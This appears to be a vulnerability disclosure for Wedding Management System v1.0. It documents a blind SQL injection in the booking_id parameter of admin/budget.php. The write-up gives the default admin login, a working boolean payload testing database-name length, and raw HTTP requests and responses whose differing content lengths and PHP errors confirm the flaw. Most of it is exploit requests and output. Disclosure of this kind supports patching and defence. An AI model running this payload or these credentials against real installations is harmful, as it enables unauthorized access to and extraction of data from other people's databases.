Wedding Management System v1.0 by codeastr.com has SQL injection

Author： k0xx

The password for the backend login account is: admin@mail.com/Password@123

vendors: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability File: /Wedding-Management/admin/budget.php?booking_id=

Vulnerability location: /Wedding-Management/admin/budget.php?booking_id=,booking_id


[+] Payload: /Wedding-Management/admin/budget.php?booking_id=31%20and%20length(database())%20=%209&user_id=31 // Leak place ---> booking_id

Current database name: dbwedding,length is 9

```
GET /Wedding-Management/admin/budget.php?booking_id=31%20and%20length(database())%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

When length (database ()) = 8, Content-Length: 814



```
GET
/Wedding-Management/admin/budget.php?booking_id
=31%20and%20length(database())%20=%208&user_id=
31 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:46:15 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 814
Connection: close
Content-Type: text/html; charset=UTF-8
```




http://192.168.1.19/Wedding-Management/admin/budget.php?booking_id=31 and length(database()) = 8&user_id=31

Warning: Attempt to read property "wedding_type" on bool in **C:\xampp\htdocs\Wedding-Management\admin\budget.php** on line **11**


Fatal error: Uncaught TypeError: mysqli_fetch_array(): Argument #1 ($result) must be of type mysqli_result, bool given in C:\xampp\htdocs\Wedding-Managemen \admin\include\db_object.php:62 Stack trace: #0 C:\xampp\htdocs\Wedding-Management\admin\include\db_object.php(62): mysqli_fetch_array(false) #1 C:\xam \htdocs\Wedding-Management\admin\include\db_object.php(19): DB_Object::find_by_query('SELECT * FROM t...') #2 C:\xampp\htdocs\Wedding-Management \admin\budget.php(11): DB_Object::find_by_id(NULL) #3 {main} thrown in **C:\xampp\htdocs\Wedding-Management\admin\include\db_object.php** on line **62**

When length (database ()) = 9, Content-Length: 9894



```
GET
/Wedding-Management/admin/budget.php?booking_id
=31%20and%20length(database())%20=%209&user_id=
31 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:45:50 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 9894
```



```
http://192.168.1.19/Wedding-Management/admin/budget.php?booking_id=31 and length(database()) = 9&user_id=31
```

Budget Grand Totals For All Events

Package	Budgeted Amount	Actual Amount	Amount Paid To Date	Balance Due	Action
No Package Selected	$ 39,500.00	$ 0.00	$ 0.00	$ 39,500.00	Change

Showing 1 to 1 of 1 entries